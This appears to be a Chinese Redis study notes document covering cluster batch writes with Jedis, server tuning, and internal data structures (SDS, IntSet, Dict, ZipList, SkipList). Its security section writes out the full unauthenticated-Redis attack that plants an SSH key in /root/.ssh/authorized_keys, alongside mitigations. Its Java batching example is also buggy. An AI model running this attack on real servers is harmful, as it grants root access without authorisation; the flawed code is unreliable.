实现思路	for循环遍历，依次执行每个命令	在客户端计算每个key的slot，将slot一致分为一组，每组都利用Pipeline 批处理。 串行执行各组命令	在客户端计算每个key的slot，将slot一致分为一组，每组都利用Pipeline 批处理。 并行执行各组命令	将所有key设置相同的hash_tag，则所有 key的slot一定相同
耗时	N次网络耗时 + N次 命令耗时	m次网络耗时 + N次命令 耗时 m = key的slot个数	1次网络耗时 + N次命令 耗时	1次网络耗时 + N次命令耗时
优点	实现简单	耗时较短	耗时非常短	耗时非常短、实现简单
缺点	耗时非常久	实现稍复杂 slot越多，耗时越久	实现复杂	容易出现数据倾斜

部分源码：

```
import org.junit.jupiter.api.AfterEach;
import org.junit.jupiter.api.BeforeEach;
import org.junit.jupiter.api.Test;
import redis.clients.jedis.HostAndPort;
import redis.clients.jedis.JedisCluster;
import redis.clients.jedis.JedisPoolConfig;
import util.ClusterSlotHashUtil;

import java.util.HashMap;
import java.util.HashSet;
import java.util.List;
import java.util.Map;
import java.util.stream.Collectors;

/**
 * Project name(项目名称)：Redis_jedis_cluster_mset
 * Package(包名): PACKAGE_NAME
 * Class(类名): JedisClusterTest
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/6/25
 * Time(创建时间)： 11:17
 * Version(版本): 1.0
 * Description(描述)： 无
 */

public class JedisClusterTest
{
    private JedisCluster jedisCluster;

    @BeforeEach
    void setUp()
    {
        // 配置连接池
        /*JedisPoolConfig poolConfig = new JedisPoolConfig();
        poolConfig.setMaxTotal(8);
        poolConfig.setMaxIdle(8);
        poolConfig.setMinIdle(0);
        poolConfig.setMaxWaitMillis(1000);*/
        HashSet<HostAndPort> nodes = new HashSet<>();
        nodes.add(new HostAndPort("127.0.0.1", 7201));
        nodes.add(new HostAndPort("127.0.0.1", 7202));
        nodes.add(new HostAndPort("127.0.0.1", 7203));
        nodes.add(new HostAndPort("127.0.0.1", 7301));
        nodes.add(new HostAndPort("127.0.0.1", 7302));
        nodes.add(new HostAndPort("127.0.0.1", 7303));
        nodes.add(new HostAndPort("127.0.0.1", 7304));
        nodes.add(new HostAndPort("127.0.0.1", 7305));
        nodes.add(new HostAndPort("127.0.0.1", 7306));
        jedisCluster = new JedisCluster(nodes);
    }
```

```
    /**
     * 添加失败，插槽不一样
     * Keys must belong to same hashslot
     */
    @Test
    void testMSet()
    {
        jedisCluster.mset("name", "Jack", "age", "21", "sex", "male");
    }

    /**
     * 串行slot
     * m次网络耗时 + N次命令 耗时 m = key的slot个数
     */
    @Test
    void testMSet2()
    {
        Map<String, String> map = new HashMap<>(3);
        map.put("name", "Jack");
        map.put("age", "21");
        map.put("sex", "Male");

        Map<Integer, List<Map.Entry<String, String>>> result = map.entrySet()
                .stream()
                .collect(Collectors.groupingBy(
                        entry ->
ClusterSlotHashUtil.calculateSlot(entry.getKey()))
                );
        for (List<Map.Entry<String, String>> list : result.values())
        {
            String[] arr = new String[list.size() * 2];
            int j = 0;
            for (int i = 0; i < list.size(); i++)
            {
                j = i << 2;
                Map.Entry<String, String> e = list.get(0);
                arr[j] = e.getKey();
                arr[j + 1] = e.getValue();
            }
            jedisCluster.mset(arr);
        }
    }

    @AfterEach
    void tearDown()
    {
        if (jedisCluster != null)
        {
            jedisCluster.close();
        }
    }
}
```

项目地址：https://github.com/maomao124/Redis_jedis_cluster_mset.git

服务端优化

持久化配置

Redis的持久化虽然可以保证数据安全，但也会带来很多额外的开销，因此持久化请遵循下列建议:

- 用来做缓存的Redis实例尽量不要开启持久化功能
- 建议关闭RDB持久化功能，使用AOF持久化
- 利用脚本定期在slave节点做RDB，实现数据备份
- 设置合理的rewrite阈值，避免频繁的bgrewrite
- 配置no-appendfsync-on-rewrite = yes，禁止在rewrite期间做aof，避免因AOF引起的阻塞
- Redis实例的物理机要预留足够内存，应对fork和rewrite
- 单个Redis实例内存上限不要太大，例如4G或8G。可以加快fork的速度、减少主从同步、数据迁移压力
- 不要与CPU密集型应用部署在一起。比如：elasticsearch
- 不要与高硬盘负载应用一起部署。例如：数据库、消息队列

慢查询

在Redis执行时耗时超过某个阈值的命令，称为慢查询

慢查询的阈值可以通过配置指定:

- slowlog-log-slower-than：慢查询阈值，单位是微秒。默认是10000，建议1000 慢查询会被放入慢查询日志中，日志的长度有上限，可以通过配置指定
- slowlog-max-len：慢查询日志（本质是一个队列）的长度。默认是128，建议1000

```
127.0.0.1:6379> config get slowlog-log-slower-than
1) "slowlog-log-slower-than"
2) "10000"
127.0.0.1:6379> config get slowlog-max-len
1) "slowlog-max-len"
2) "128"
127.0.0.1:6379>
```

```
127.0.0.1:6379> config set slowlog-max-len 1000
OK
127.0.0.1:6379> config get  slowlog-max-len
1) "slowlog-max-len"
2) "1000"
127.0.0.1:6379>
```

查看慢查询日志列表:

- slowlog len：查询慢查询日志长度
- slowlog get [n]：读取n条慢查询日志
- slowlog reset：清空慢查询列表

命令及安全配置

Redis会绑定在0.0.0.0:6379，这样将会将Redis服务暴露到公网上，而Redis如果没有做身份认证，会出现严重的安全漏洞

安全漏洞

Redis安全模型的观念是:"请不要将Redis暴露在公开网络中,因为让不受信任的客户接触到Redis是非常危险的"。

Redis作者之所以放弃解决未授权访问导致的不安全性是因为,99.99%使用Redis的场景都是在沙盒化的环境中,为了0.01%的可能性增加安全规则的同时也增加了复杂性,虽然这个问题的并不是不能解决的,但是这在他的设计哲学中仍是不划算的。

因为其他受信任用户需要使用Redis或者因为运维人员的疏忽等原因，部分Redis绑定在0.0.0.0:6379，并且没有开启认证（这是Redis的默认配置），如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源ip访问等，将会导致Redis服务直接暴露在公网上，导致其他用户可以直接在非授权情况下直接访问Redis服务并进行相关操作。

利用Redis自身的相关方法，可以进行写文件操作，攻击者可以成功将自己的公钥写入目标服务器的/root/.ssh文件夹的authotrized_keys文件中，进而可以直接登录目标服务器。

首先在本地生产公私钥文件：

```
ssh-keygen -t rsa
```

然后将公钥写入foo.txt文件：

```
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt
```

再连接Redis写入文件：

```
cat foo.txt | redis-cli -h 192.168.1.11 -x set crackit
redis-cli -h 192.168.1.11
192.168.1.11:6379> config set dir /root/.ssh/
OK
192.168.1.11:6379> config get dir
1) "dir"
2) "/root/.ssh"
192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
192.168.1.11:6379> save
OK
```

这样就可以成功的将自己的公钥写入/root/.ssh文件夹的authotrized_keys文件里，然后攻击者直接执行：

```
ssh -i  id_rsa root@ip地址
```

即可远程利用自己的私钥登录该服务器。

出现原因：

- Redis未设置密码
- 利用了Redis的config set命令动态修改Redis配置
- 使用了Root账号权限启动Redis

安全漏洞建议

- Redis一定要设置密码
- 禁止线上使用下面命令：keys、flushall、flushdb、config set等命令。可以利用rename-command禁用
- bind：限制网卡，禁止外网网卡访问
- 开启防火墙
- 不要使用Root账户启动Redis
- 尽量不是有默认的端口

内存配置

当Redis内存不足时，可能导致Key频繁被删除、响应时间变长、QPS不稳定等问题。当内存使用率达到90%以上时就 需要我们警惕，并快速定位到内存占用的原因

- 数据内存：是Redis最主要的部分，存储Redis的键值信息。主要问题是BigKey问题、内存碎片问题
- 进程内存：Redis主进程本身运行肯定需要占用内存，如代码、常量池等等；这部分内存大约几兆，在大多数生产环境中与Redis数据占用的内存相比可以忽略
- 缓冲区内存：一般包括客户端缓冲区、AOF缓冲区、复制缓冲区等。客户端缓冲区又包括输入缓冲区和输出缓冲区两种。这部分内存占用波动较大，不当使用BigKey，可能导致内存溢出

Redis提供了一些命令，可以查看到Redis目前的内存分配状态：

- info memory
- memory xxx

```
127.0.0.1:6379> info memory
# Memory
used_memory:740120
used_memory_human:722.77K
used_memory_rss:699104
used_memory_rss_human:682.72K
used_memory_peak:740136
used_memory_peak_human:722.79K
used_memory_peak_perc:100.00%
used_memory_overhead:712310
used_memory_startup:660456
used_memory_dataset:27810
used_memory_dataset_perc:34.91%
```

```
allocator_allocated:6650632
allocator_active:394264576
allocator_resident:562036736
total_system_memory:0
total_system_memory_human:0B
used_memory_lua:37888
used_memory_lua_human:37.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:59.28
allocator_frag_bytes:387613944
allocator_rss_ratio:1.43
allocator_rss_bytes:167772160
rss_overhead_ratio:0.00
rss_overhead_bytes:-561337632
mem_fragmentation_ratio:1.00
mem_fragmentation_bytes:0
mem_not_counted_for_evict:0
mem_replication_backlog:0
mem_clients_slaves:0
mem_clients_normal:49950
mem_aof_buffer:0
mem_allocator:jemalloc-5.2.1-redis
active_defrag_running:0
lazyfree_pending_objects:0
127.0.0.1:6379>
```

```
127.0.0.1:6379> memory stats
 1) "peak.allocated"
 2) (integer) 740136
 3) "total.allocated"
 4) (integer) 740120
 5) "startup.allocated"
 6) (integer) 660456
 7) "replication.backlog"
 8) (integer) 0
 9) "clients.slaves"
10) (integer) 0
11) "clients.normal"
12) (integer) 49950
13) "aof.buffer"
14) (integer) 0
15) "lua.caches"
16) (integer) 0
17) "db.0"
18) 1) "overhead.hashtable.main"
    2) (integer) 1872
    3) "overhead.hashtable.expires"
    4) (integer) 32
19) "overhead.total"
20) (integer) 712310
```

```
21) "keys.count"
22) (integer) 34
23) "keys.bytes-per-key"
24) (integer) 2343
25) "dataset.bytes"
26) (integer) 27810
27) "dataset.percentage"
28) "34.90911865234375"
29) "peak.percentage"
30) "99.997840881347656"
31) "allocator.allocated"
32) (integer) 6697480
33) "allocator.active"
34) (integer) 427819008
35) "allocator.resident"
36) (integer) 574619648
37) "allocator-fragmentation.ratio"
38) "63.877609252929688"
39) "allocator-fragmentation.bytes"
40) (integer) 421121528
41) "allocator-rss.ratio"
42) "1.343137264251709"
43) "allocator-rss.bytes"
44) (integer) 146800640
45) "rss-overhead.ratio"
46) "0.0012166377855464816"
47) "rss-overhead.bytes"
48) (integer) -573920544
49) "fragmentation"
50) "1"
51) "fragmentation.bytes"
52) (integer) 0
127.0.0.1:6379>
```

内存缓冲区配置：

- 复制缓冲区：主从复制的repl_backlog_buf，如果太小可能导致频繁的全量复制，影响性能。通过repl-backlog□size来设置，默认1m
- AOF缓冲区：AOF刷盘之前的缓存区域，AOF执行rewrite的缓冲区。无法设置容量上限
- 客户端缓冲区：分为输入缓冲区和输出缓冲区，输入缓冲区最大1G且不能设置。输出缓冲区可以设置

```
client-output-buffer-limit <class> <hard limit> <soft limit> <soft seconds>
```

- class：客户端类型
  - normal：普通客户端
  - replica：主从复制客户端
  - pubsub：PubSub客户端
- hard limit：缓冲区上限在超过limit后断开客户端

- soft limit和soft seconds：缓冲区上限，在超过soft limit 并且持续了 soft seconds秒后断开客户端

在Redis的默认配置中，如果发现任意一个插槽不可用，则整个集群都会停止对外服务

为了保证高可用特性，这里建议将 cluster-require-full-coverage配置为false

Redis数据结构

动态字符串SDS

我们都知道Redis中保存的Key是字符串，value往往是字符串或者字符串的集合。可见字符串是Redis中最常用的一种数据结构

Redis没有直接使用C语言中的字符串，因为C语言字符串存在很多问题

问题如下：

- 获取字符串长度的需要通过运算
- 非二进制安全
- 不可修改

Redis构建了一种新的字符串结构，称为简单动态字符串（Simple Dynamic String），简称SDS

SDS是一个结构体，源码如下：

```
struct __attribute__ ((__packed__)) sdshdr8 {
    uint8_t len; /* buf已保存的字符串字节数，不包含结束标示*/
    uint8_t alloc; /* buf申请的总的字节数，不包含结束标示*/
    unsigned char flags; /* 不同SDS的头类型，用来控制SDS的头大小
    char buf[];
};
```

SDS头类型：

```
#define SDS_TYPE_5  0
#define SDS_TYPE_8  1
#define SDS_TYPE_16 2
#define SDS_TYPE_32 3
#define SDS_TYPE_64 4
```

存储结构：

len:4 -> alloc:4 -> flags:1 -> n -> a -> m -> e -> \0

动态扩容：

申请新内存空间：

- 如果新字符串小于1M，则新空间为扩展后字符串长度的两倍+1
- 如果新字符串大于1M，则新空间为扩展后字符串长度+1M+1。称为内存预分配

优点：

- 获取字符串长度的时间复杂度为O(1)
- 支持动态扩容
- 减少内存分配次数
- 二进制安全

IntSet

IntSet是Redis中set集合的一种实现方式，基于整数数组来实现，并且具备长度可变、有序等特征

数据结构：

```
typedef struct intset
{
    uint32_t encoding; /* 编码方式，支持存放16位、32位、64位整数*/
    uint32_t length; /* 元素个数 */
    int8_t contents[]; /* 整数数组，保存集合数据*/
} intset;
```

encoding包含三种模式：

```
/* Note that these encodings are ordered, so:
 * INTSET_ENC_INT16 < INTSET_ENC_INT32 < INTSET_ENC_INT64. */
#define INTSET_ENC_INT16 (sizeof(int16_t)) /* 2字节整数，范围类似java的short*/
#define INTSET_ENC_INT32 (sizeof(int32_t)) /* 4字节整数，范围类似java的int */
#define INTSET_ENC_INT64 (sizeof(int64_t)) /* 8字节整数，范围类似java的long */
```

为了方便查找，Redis会将intset中所有的整数按照升序依次保存在contents数组中

结构：

encoding:INTSET_ENC_INT16 -> length:3 -> 5 -> 10 -> 20

查找算法：startPtr + (sizeof(int16) * index)

IntSet升级：

假设有一个intset，元素为{5,10，20}，采用的编码是INTSET_ENC_INT16，则每个整数占2字节

我们向该其中添加一个数字：50000，这个数字超出了int16_t的范围，intset会自动升级编码方式到合适的大小

说流程如下：

- 升级编码为INTSET_ENC_INT32, 每个整数占4字节，并按照新的编码方式及元素个数扩容数组
- 倒序依次将数组中的元素拷贝到扩容后的正确位置
- 将待添加的元素放入数组末尾
- 最后，将inset的encoding属性改为INTSET_ENC_INT32，将length属性改为4

encoding:INTSET_ENC_INT32 -> length:4 -> 5 -> 10 -> 20 -> 50000

新增源码：

```
intset *intsetAdd(intset *is, int64_t value, uint8_t *success)
{
    uint8_t valenc = _intsetValueEncoding(value);// 获取当前值编码
    uint32_t pos; // 要插入的位置
    if (success) *success = 1;
    // 判断编码是不是超过了当前intset的编码
    if (valenc > intrev32ifbe(is->encoding))
    {
        // 超出编码，需要升级
        return intsetUpgradeAndAdd(is,value);
    }
    else
    {
        // 在当前intset中查找值与value一样的元素的角标pos
        if (intsetSearch(is,value,&pos))
        {
            if (success) *success = 0; //如果找到了，则无需插入，直接结束并返回失败
            return is;
        }
        // 数组扩容
        is = intsetResize(is,intrev32ifbe(is->length)+1);
        // 移动数组中pos之后的元素到pos+1，给新元素腾出空间
        if (pos < intrev32ifbe(is->length)) intsetMoveTail(is,pos,pos+1);
    }
    // 插入新元素
    _intsetSet(is,pos,value);
    // 重置元素长度
    is->length = intrev32ifbe(intrev32ifbe(is->length)+1);
    return is;
}
```

升级源码：

```
static intset *intsetUpgradeAndAdd(intset *is, int64_t value)
{
    // 获取当前intset编码
    uint8_t curenc = intrev32ifbe(is->encoding);
    // 获取新编码
    uint8_t newenc = _intsetValueEncoding(value);
    // 获取元素个数
    int length = intrev32ifbe(is->length);
    // 判断新元素是大于0还是小于0 ，小于0插入队首、大于0插入队尾
    int prepend = value < 0 ? 1 : 0;
    // 重置编码为新编码
    is->encoding = intrev32ifbe(newenc);
    // 重置数组大小
    is = intsetResize(is,intrev32ifbe(is->length)+1);
    // 倒序遍历，逐个搬运元素到新的位置，_intsetGetEncoded按照旧编码方式查找旧元素
    while(length--) // _intsetSet按照新编码方式插入新元素
        _intsetSet(is,length+prepend,_intsetGetEncoded(is,length,curenc));
    /* 插入新元素，prepend决定是队首还是队尾*/
    if (prepend)
        _intsetSet(is,0,value);
    else
        _intsetSet(is,intrev32ifbe(is->length),value);
    // 修改数组长度
    is->length = intrev32ifbe(intrev32ifbe(is->length)+1);
    return is;
}
```

Intset可以看做是特殊的整数数组，具备一些特点

- Redis会确保Intset中的元素唯一、有序
- 具备类型升级机制，可以节省内存空间
- 底层采用二分查找方式来查询

Dict

Dict由三部分组成，分别是：哈希表（DictHashTable）、哈希节点（DictEntry）、字典（Dict）

dict是一个用于维护key和value映射关系的数据结构，与很多语言中的Map或dictionary类似。Redis的一个database中所有key到value的映射，就是使用一个dict来维护的。

```
typedef struct dictht
{
    // entry数组
    // 数组中保存的是指向entry的指针
    dictEntry **table;
    // 哈希表大小
    unsigned long size;
    // 哈希表大小的掩码，总等于size - 1
    unsigned long sizemask;
    // entry个数
    unsigned long used;
} dictht;
```

```
typedef struct dictEntry
{
    void *key; // 键
    union
    {
        void *val;
        uint64_t u64;
        int64_t s64;
        double d;
    } v; // 值
    // 下一个Entry的指针
    struct dictEntry *next;
} dictEntry;
```

```
typedef struct dict
{
    dictType *type; // dict类型，内置不同的hash函数
    void *privdata;      // 私有数据，在做特殊hash运算时用
    dictht ht[2]; // 一个Dict包含两个哈希表，其中一个是当前数据，另一个一般是空，rehash时使用
    long rehashidx;   // rehash的进度，-1表示未进行
    int16_t pauserehash; // rehash是否暂停，1则暂停，0则继续
} dict;
```

当我们向Dict添加键值对时，Redis首先根据key计算出hash值（h），然后利用 h & sizemask来计算元素应该存储到数组中的哪个索引位置

我们存储k1=v1，假设k1的哈希值h =1，则1&3 =1，因此k1=v1要存储到数组角标1位置。

Dict中的HashTable就是数组结合单向链表的实现，当集合中元素较多时，必然导致哈希冲突增多，链表过长，则查询效率会大大降低。

Dict在每次新增键值对时都会检查负载因子（LoadFactor = used/size），满足以下两种情况时会触发哈希表扩容：

- 哈希表的 LoadFactor >= 1，并且服务器没有执行 BGSAVE 或者 BGREWRITEAOF 等后台进程
- u哈希表的 LoadFactor > 5

```
static int _dictExpandIfNeeded(dict *d)
{
    // 如果正在rehash，则返回ok
    if (dictIsRehashing(d)) return DICT_OK;     // 如果哈希表为空，则初始化哈希表为默认大小：4
    if (d->ht[0].size == 0) return dictExpand(d, DICT_HT_INITIAL_SIZE);
    // 当负载因子（used/size）达到1以上，并且当前没有进行bgrewrite等子进程操作
    // 或者负载因子超过5，则进行 dictExpand ，也就是扩容
    if (d->ht[0].used >= d->ht[0].size &&
        (dict_can_resize || d->ht[0].used/d->ht[0].size > dict_force_resize_ratio)
        {
        // 扩容大小为used + 1，底层会对扩容大小做判断，实际上找的是第一个大于等于 used+1 的2^n
        return dictExpand(d, d->ht[0].used + 1);
    }
    return DICT_OK;
}
```

Dict除了扩容以外，每次删除元素时，也会对负载因子做检查，当LoadFactor < 0.1 时，会做哈希表收缩：

```
if (dictDelete((dict*)o->ptr, field) == C_OK)
{
    deleted = 1;
    // 删除成功后，检查是否需要重置Dict大小，如果需要则调用dictResize重置•     /* Always check if the dictionary needs a resize after a delete. */
    if (htNeedsResize(o->ptr)) dictResize(o->ptr);
}
```

```
// server.c 文件
int htNeedsResize(dict *dict)
{
    long long size, used;
    // 哈希表大小
    size = dictSlots(dict);
    // entry数量
    used = dictSize(dict);
    // size > 4（哈希表初识大小）并且 负载因子低于0.1
    return (size > DICT_HT_INITIAL_SIZE && (used*100/size <
HASHTABLE_MIN_FILL));
}
```

```
int dictResize(dict *d)
{
    unsigned long minimal;
    // 如果正在做bgsave或bgrewriteof或rehash，则返回错误
    if (!dict_can_resize || dictIsRehashing(d))
        return DICT_ERR;
    // 获取used，也就是entry个数
    minimal = d->ht[0].used;
    // 如果used小于4，则重置为4
    if (minimal < DICT_HT_INITIAL_SIZE)
        minimal = DICT_HT_INITIAL_SIZE;
    // 重置大小为minimal，其实是第一个大于等于minimal的2^n
    return dictExpand(d, minimal);
}
```

一个dict由如下若干项组成：

- 一个指向dictType结构的指针（type）。它通过自定义的方式使得dict的key和value能够存储任何类型的数据。
- 一个私有数据指针（privdata）。由调用者在创建dict的时候传进来。
- 两个哈希表（ht[2]）。只有在重哈希的过程中，ht[0]和ht[1]才都有效。而在平常情况下，只有ht[0]有效，ht[1]里面没有任何数据。
- 当前重哈希索引（rehashidx）。如果rehashidx = -1，表示当前没有在重哈希过程中；否则，表示当前正在进行重哈希，且它的值记录了当前重哈希进行到哪一步了。

rehash：

不管是扩容还是收缩，必定会创建新的哈希表，导致哈希表的size和sizemask变化，而key的查询与sizemask有关。因此必须对哈希表中的每一个key重新计算索引，插入新的哈希表，这个过程称为rehash。

- 计算新hash表的realeSize，值取决于当前要做的是扩容还是收缩：
  - 如果是扩容，则新size为第一个大于等于dict.ht[0].used + 1的2^n
  - u如果是收缩，则新size为第一个大于等于dict.ht[0].used的2^n （不得小于4）
- 按照新的realeSize申请内存空间，创建dictht，并赋值给dict.ht[1]
- 设置dict.rehashidx = 0，标示开始rehash
- 每次执行新增、查询、修改、删除操作时，都检查一下dict.rehashidx是否大于-1，如果是则将dict.ht[0].table[rehashidx]的entry链表rehash到dict.ht[1]，并且将rehashidx++。直至dict.ht[0]的所有数据都rehash到dict.ht[1]
- 将dict.ht[1]赋值给dict.ht[0]，给dict.ht[1]初始化为空哈希表，释放原来的dict.ht[0]的内存
- 将rehashidx赋值为-1，代表rehash结束
- 在rehash过程中，新增操作，则直接写入ht[1]，查询、修改和删除则会在dict.ht[0]和dict.ht[1]依次查找并执行。这样可以确保ht[0]的数据只减不增，随着rehash最终为空

Dict的rehash并不是一次性完成的。如果Dict中包含数百万的entry，要在一次rehash完成，极有可能导致主线程阻塞。因此Dict的rehash是分多次、渐进式的完成，因此称为渐进式rehash

ZipList

ZipList 是一种特殊的“双端链表”，由一系列特殊编码的连续内存块组成。可以在任意一端进行压入/弹出操作, 并且该操作的时间复杂度为 O(1)。

结构：

zlbytes -> zltail -> zllen -> entry -> entry -> ... -> entry -> zlend

属性	类型	长度	用途
zlbytes	uint32_t	4字节	记录整个压缩列表占用的内存字节数
zltail	uint32_t	4字节	记录压缩列表表尾节点距离压缩列表的起始地址有多少字节，通过这个偏移量，可以确定表尾节点的地址。
zllen	uint16_t	2字节	记录了压缩列表包含的节点数量。 最大值为UINT16_MAX（65534），如果超过这个值，此处会记录为65535，但节点的真实数量需要遍历整个压缩列表才能计算得出。
entry	列表节点	不定	压缩列表包含的各个节点，节点的长度由节点保存的内容决定。
zlend	uint8_t	1字节	特殊值 0xFF （十进制 255 ），用于标记压缩列表的末端。

ZipList 中的Entry并不像普通链表那样记录前后节点的指针，因为记录两个指针要占用16个字节，浪费内存。而是采 用了下面的结构：

previous_entry_length -> encoding -> content

- previous_entry_length：前一节点的长度，占1个或5个字节
  - 如果前一节点的长度小于254字节，则采用1个字节来保存这个长度值
  - 如果前一节点的长度大于254字节，则采用5个字节来保存这个长度值，第一个字节为0xfe，后四个字节才是真实长度数据
- encoding：编码属性，记录content的数据类型（字符串还是整数）以及长度，占用1个、2个或5个字节
- contents：负责保存节点的数据，可以是字符串或整数

ZipList中所有存储长度的数值均采用小端字节序，即低位字节在前，高位字节在后

ZipListEntry中的encoding编码分为字符串和整数两种

如果encoding是以“00”、“01”或者“10”开头，则证明content是字符串

编码	编码长度	字符串大小
|00pppppp|	1 bytes	<= 63 bytes
|01pppppp|qqqqqqqq|	2 bytes	<= 16383 bytes
|10000000|qqqqqqqq|rrrrrrrr|ssssssss|tttttttt|	5 bytes	<= 4294967295 bytes

如果encoding是以“11”开始，则证明content是整数，且encoding固定只占用1个字节

编码	编码长度	整数类型
11000000	1	int16_t（2 bytes）
11010000	1	int32_t（4 bytes）
11100000	1	int64_t（8 bytes）
11110000	1	24位有符整数(3 bytes)
11111110	1	8位有符整数(1 bytes)
1111xxxx	1	直接在xxxx位置保存数值，范围从0001~1101，减1后结果为实际值

ZipList的连锁更新问题

ZipList的每个Entry都包含previous_entry_length来记录上一个节点的大小，长度是1个或5个字节

如果前一节点的长度小于254字节，则采用1个字节来保存这个长度值

如果前一节点的长度大于等于254字节，则采用5个字节来保存这个长度值，第一个字节为0xfe，后四个字节才是 真实长度数据

假设我们有N个连续的、长度为250~253字节之间的entry，因此entry的previous_entry_length属性用1个字节即可表示

现在将第一个entry的长度拓展到254字节

超过253字节，后一个的pre_entry_len由1bytes变成5bytes

后一个entry的总长度又超过253字节，继续

ZipList这种特殊情况下产生的连续多次空间扩展操作称之为连锁更新（Cascade Update）。新增、删除都可能导致 连锁更新的发生。

ZipList特性：

- 压缩列表的可以看做一种连续内存空间的"双向链表"
- 列表的节点之间不是通过指针连接，而是记录上一节点和本节点长度来寻址，内存占用较低
- 如果列表数据过多，导致链表过长，可能影响查询性能
- 增或删较大数据时有可能发生连续更新问题

QuickList

QuickList是一个双端链表，只不过链表中的每个节点都是一个ZipList

为了避免QuickList中的每个ZipList中entry过多，Redis提供了一个配置项：list-max-ziplist-size来限制

如果值为正，则代表ZipList的允许的entry个数的最大值

如果值为负，则代表ZipList的最大内存大小，分5种情况

- -1：每个ZipList的内存占用不能超过4kb
- -2：每个ZipList的内存占用不能超过8kb
- -3：每个ZipList的内存占用不能超过16kb
- -4：每个ZipList的内存占用不能超过32kb
- -5：每个ZipList的内存占用不能超过64kb

默认值：

```
127.0.0.1:6379> config get list-max-ziplist-size
1) "list-max-ziplist-size"
2) "-2"
127.0.0.1:6379>
```

除了控制ZipList的大小，QuickList还可以对节点的ZipList做压缩。通过配置项list-compress-depth来控制。因为链 表一般都是从首尾访问较多，所以首尾是不压缩的。这个参数是控制首尾不压缩的节点个数

- 0：特殊值，代表不压缩
- 1：标示QuickList的首尾各有1个节点不压缩，中间节点压缩
- 2：标示QuickList的首尾各有2个节点不压缩，中间节点压缩
- 以此类推

默认值：

```
127.0.0.1:6379> config get list-compress-depth
1) "list-compress-depth"
2) "0"
127.0.0.1:6379>
```

源码：

```
typedef struct quicklist
{
    // 头节点指针
    quicklistNode *head;
    // 尾节点指针
    quicklistNode *tail;
    // 所有ziplist的entry的数量
    unsigned long count;
    // ziplists总数量
    unsigned long len;
    // ziplist的entry上限，默认值 -2
    int fill : QL_FILL_BITS;       // 首尾不压缩的节点数量
    unsigned int compress : QL_COMP_BITS;
    // 内存重分配时的书签数量及数组，一般用不到
    unsigned int bookmark_count: QL_BM_BITS;
    quicklistBookmark bookmarks[];
} quicklist;
```

```
typedef struct quicklistNode
{
    // 前一个节点指针
    struct quicklistNode *prev;
    // 下一个节点指针
    struct quicklistNode *next;
    // 当前节点的ZipList指针
    unsigned char *zl;
    // 当前节点的ZipList的字节大小
    unsigned int sz;
    // 当前节点的ZipList的entry个数
    unsigned int count : 16;
    // 编码方式：1，ZipList；2，lzf压缩模式
    unsigned int encoding : 2;
    // 数据容器类型（预留）：1，其它；2，ZipList
    unsigned int container : 2;
    // 是否被解压缩。1：则说明被解压了，将来要重新压缩
    unsigned int recompress : 1;
    unsigned int attempted_compress : 1; //测试用
    unsigned int extra : 10; /*预留字段*/
} quicklistNode;
```

QuickList的特点：

- 是一个节点为ZipList的双端链表
- 节点采用ZipList，解决了传统链表的内存占用问题
- 控制了ZipList大小，解决连续内存空间申请效率问题
- 中间节点可以压缩，进一步节省了内存

SkipList

SkipList（跳表）首先是链表，但与传统链表相比有几点差异

- 元素按照升序排列存储
- 节点可能包含多个指针，指针跨度不同

```
// t_zset.c
typedef struct zskiplist
{
    // 头尾节点指针
    struct zskiplistNode *header, *tail;
    // 节点数量
    unsigned long length;
    // 最大的索引层级，默认是1
    int level;
} zskiplist;
```

```
// t_zset.c
typedef struct zskiplistNode
{
    sds ele; // 节点存储的值
    double score;// 节点分数，排序、查找用
    struct zskiplistNode *backward; // 前一个节点指针
    struct zskiplistLevel
    {
        struct zskiplistNode *forward; // 下一个节点指针
        unsigned long span; // 索引跨度
    } level[]; // 多级索引数组
} zskiplistNode;
```

SkipList的特点：

- 跳跃表是一个双向链表，每个节点都包含score和ele值
- 节点按照score值排序，score值一样则按照ele字典排序
- 每个节点都可以包含多层指针，层数是1到32之间的随机数
- 不同层指针到下一个节点的跨度不同，层级越高，跨度越大
- 增删改查效率与红黑树基本一致，实现却更简单

RedisObject

Redis中的任意数据类型的键和值都会被封装为一个RedisObject，也叫做Redis对象

```
typedef struct redisObject
{
    unsigned type:4;
    unsigned encoding:4;
    unsigned lru:LRU_BITS;
    int refcount;
    void *ptr;
} robj;
```

说明：

- unsigned type:4; ： 对象类型，分别是string、hash、list、set和zset，占4个bit位
- unsigned encoding:4; ： 底层编码方式，共有11种，占4个bit位
- unsigned lru:LRU_BITS; ： lru表示该对象最后一次被访问的时间，其占用24个bit位。便于判断空闲时间太久的key
- int refcount; ： 对象引用计数器，计数器为0则说明对象无人引用，可以被回收
- void *ptr; ： 指针，指向存放实际数据的空间

Redis中会根据存储的数据类型不同，选择不同的编码方式，共包含11种不同类型：

编号	编码方式	说明
0	OBJ_ENCODING_RAW	raw编码动态字符串
1	OBJ_ENCODING_INT	long类型的整数的字符串
2	OBJ_ENCODING_HT	hash表（字典dict）
3	OBJ_ENCODING_ZIPMAP	已废弃
4	OBJ_ENCODING_LINKEDLIST	双端链表
5	OBJ_ENCODING_ZIPLIST	压缩列表
6	OBJ_ENCODING_INTSET	整数集合
7	OBJ_ENCODING_SKIPLIST	跳表
8	OBJ_ENCODING_EMBSTR	embstr的动态字符串
9	OBJ_ENCODING_QUICKLIST	快速列表
10	OBJ_ENCODING_STREAM	Stream流

Redis中会根据存储的数据类型不同，选择不同的编码方式。每种数据类型的使用的编码方式如下：

数据类型	编码方式
OBJ_STRING	int、embstr、raw
OBJ_LIST	LinkedList和ZipList(3.2以前)、QuickList（3.2以后）
OBJ_SET	intset、HT
OBJ_ZSET	ZipList、HT、SkipList
OBJ_HASH	ZipList、HT

数据类型底层结构

String

String是Redis中最常见的数据存储类型

其基本编码方式是RAW，基于简单动态字符串（SDS）实现，存储上限为512mb

如果存储的SDS长度小于44字节，则会采用EMBSTR编码，此时object head与SDS是一段连续空间。申请内存时只需要调用一次内存分配函数，效率更高

如果存储的字符串是整数值，并且大小在LONG_MAX范围内，则会采用INT编码：直接将数据保存在RedisObject 的ptr指针位置（刚好8字节），不再需要SDS

List

Redis的List结构类似一个双端链表，可以从首、尾操作列表中的元素

